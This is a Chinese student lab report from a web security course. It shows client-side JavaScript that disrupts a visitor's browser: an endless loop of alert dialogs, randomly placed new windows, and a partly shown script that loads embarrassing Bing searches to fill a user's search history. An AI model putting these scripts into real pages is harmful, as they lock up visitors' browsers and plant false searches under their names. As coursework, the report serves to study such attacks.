实 验 报 告

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任务总述： 在 index. html 页面中实现任意三种通过客户端Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能, 包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。

实验一:

在 index.html 页面中通过客户端Javascript 代码实现循环弹出对话框, 编写代码如下:


```
index.html
~/Desktop/websec_assignment2
1 <html>
2 <body>
3 <script>
4 const messages = [
5  'Hi there!',
6  'Welcome to my awesome website',
7  'I am glad that you made it here',
8  'While I have you trapped here, listen up!',
9  'Once upon a time...'
10 ]
11 while (true) {
12  messages.forEach(window.alert)
13 }
14 </script>
15
16 </body>
17 </html>
18
```

在浏览器中运行, 结果如下图所示:

file:///home/seed/Desktop/websec_assignment2/index.html

Welcome to my awesome website

Prevent this page from creating additional dialogs

OK

file:///home/seed/Desktop/websec_assignment2/index.html

I am glad that you made it here

Prevent this page from creating additional dialogs

OK

file:///home/seed/Desktop/websec_assignment2/index.html

While I have you trapped here, listen up!

Prevent this page from creating additional dialogs

OK

file:///home/seed/Desktop/websec_assignment2/index.html

Once upon a time...

Prevent this page from creating additional dialogs

OK

实验二：

在 index.html 页面中通过客户端 Javascript 代码实现新建窗口并随机变化位置，编写代码如下图所示：

多次尝试，新建窗口位置各不相同。

为了方便检验是否实现窗口位置的随机，先弹出了窗口坐标，再弹出窗口。

结果如下：

实验三：

在 index.html 页面中通过客户端 Javascript 代码实现修改搜索历史。代码如下图所示：


```
1 <html>
2 <body>
3 <script>
4 const win = window.open('', '', 'width=100,height=100')
5 const SEARCHES = [
6   'where should i bury the body',
7   'why does my eye twitch',
8   'why is my poop green',
9   'why do i feel so empty',
10  'why do i always feel hungry',
11  'why do i always have diarrhea',
12  'why does my anus itch',
13  'why does my belly button smell',
14  'why does my cat attack me',
15  'why does my dog eat poop',
16  'why does my fart smell so bad',
17  'why does my mom hate me',
18  'why does my pee smell bad',
19  'why does my poop float',
20  'proof that the earth is flat'
21 ]
22 function setupSearchWindow (win) {
23   if (!win) return
24   win.window.location = 'https://www.bing.com/search?q=' +
     encodeURIComponent(SEARCHES[0])
```

运行并查看历史记录：

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